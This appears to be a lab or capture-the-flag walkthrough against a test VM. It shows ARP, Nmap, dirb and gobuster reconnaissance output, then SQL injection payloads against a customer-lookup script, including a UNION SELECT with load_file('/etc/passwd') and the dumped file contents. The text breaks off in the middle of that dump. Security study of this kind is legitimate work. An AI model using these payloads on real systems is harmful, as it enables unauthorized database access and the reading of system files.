

# test

Machine IP: 192.168.218.143




```
 Currently scanning: 192.168.218.0/24   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.218.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.218.2   00:50:56:f1:ae:2b      1      60  VMware, Inc.
 192.168.218.143 00:0c:29:81:dc:90      1      60  VMware, Inc.
 192.168.218.254 00:50:56:e6:81:b3      1      60  VMware, Inc.
```

Nmap results




```
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0              18 Jun 01  2016 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.218.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp  open  ssh        OpenSSH 6.4 (protocol 2.0)
| ssh-hostkey:
|   2048 48:00:86:f6:fa:03:85:d4:f6:3c:e8:5b:76:06:3c:2c (RSA)
|_  256 ae:d1:d2:62:c5:8f:bf:4a:76:96:a8:a1:c8:e2:25:10 (ECDSA)
25/tcp  open  smtp       Postfix smtpd
|_smtp-commands: server4.example.com, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
53/tcp  open  domain     ISC BIND 9.9.4 (RedHat Enterprise Linux 7)
| dns-nsid:
|_  bind.version: 9.9.4-RedHat-9.9.4-14.el7
80/tcp  open  http       Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fips)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
110/tcp open  pop3       Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN LOGIN) AUTH-RESP-CODE RESP-CODES UIDL PIPELINING TOP USER STLS CAPA
|_ssl-date: 2019-10-09T05:11:44+00:00; 0s from scanner time.
443/tcp open  ssl/http   Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fips)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.1e-fips
```




```
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=server2.example.com/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2019-02-13T06:22:08
|_Not valid after:  2020-02-13T06:22:08
|_ssl-date: 2019-10-09T05:11:43+00:00; 0s from scanner time.
|_tls-nextprotoneg: <empty>
993/tcp open  ssl/imaps?
|_ssl-date: 2019-10-09T05:11:43+00:00; 0s from scanner time.
995/tcp open  ssl/pop3s?
|_ssl-date: 2019-10-09T05:11:43+00:00; 0s from scanner time.
MAC Address: 00:0C:29:81:DC:90 (VMware)
Service Info: Host:  server4.example.com; OSs: Unix, Linux; CPE: cpe:/o:redhat:enterprise_linux:7
```

Dirb results




```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct  9 01:09:04 2019
URL_BASE: http://test.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://test.local/ ----
+ http://test.local/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://test.local/customer/
+ http://test.local/index.html (CODE:200|SIZE:395)

---- Entering directory: http://test.local/customer/ ----
+ http://test.local/customer/index.html (CODE:200|SIZE:93)

-----------------
END_TIME: Wed Oct  9 01:09:12 2019
DOWNLOADED: 9224 - FOUND: 3
```

Gobuster results



```
root@kali:~# gobuster dir -u http://test.local/word -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x jsp,php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://test.local/word
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     jsp,php
[+] Timeout:        10s
===============================================================
2019/10/09 03:22:27 Starting gobuster
===============================================================
/index.jsp (Status: 200)
/next.jsp (Status: 200)
===============================================================
```

URL:
http://test.local/customer/getcustomer.py




test.local/customer/getcustomer.py

## Customer query

Customer username

Payload:

1' order by 2#
(no error)




## Customer query

Customer username

No such customer

Payload:
1' union select user(), version() #




## Customer query

Customer username

| Username | Membership Type |
|---|---|
| root@localhost | 5.5.35-MariaDB |

Payload:


```
    1' union select concat("<b>[CURRENT USER]</b>: <i>", user(), "</i><br><b> [CURRENT DB VERSION]:</b><i> ", version(), "</i><br><b>[CURRENT DATABASE]:</b><i> ", database()), concat("</i><br><pre><i>", load_file("/etc/passwd"), "</i></pre>")#
```



| Username | Membership Type |
|---|---|
| **[CURRENT USER]**: *root@localhost*<br>**[CURRENT DB VERSION]:** *5.5.35-MariaDB*<br>**[CURRENT DATABASE]:** *bookingdb* | *root:x:0:0:root:/root:/bin/bash*<br>*bin:x:1:1:bin:/bin:/sbin/nologin*<br>*daemon:x:2:2:daemon:/sbin:/sbin/nologin*<br>*adm:x:3:4:adm:/var/adm:/sbin/nologin*<br>*lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin*<br>*sync:x:5:0:sync:/sbin:/bin/sync*<br>*shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown*<br>*halt:x:7:0:halt:/sbin:/sbin/halt*<br>*mail:x:8:12:mail:/var/spool/mail:/sbin/nologin*<br>*operator:x:11:0:operator:/root:/sbin/nologin*<br>*games:x:12:100:games:/usr/games:/sbin/nologin*<br>*ftp:x:14:50:FTP 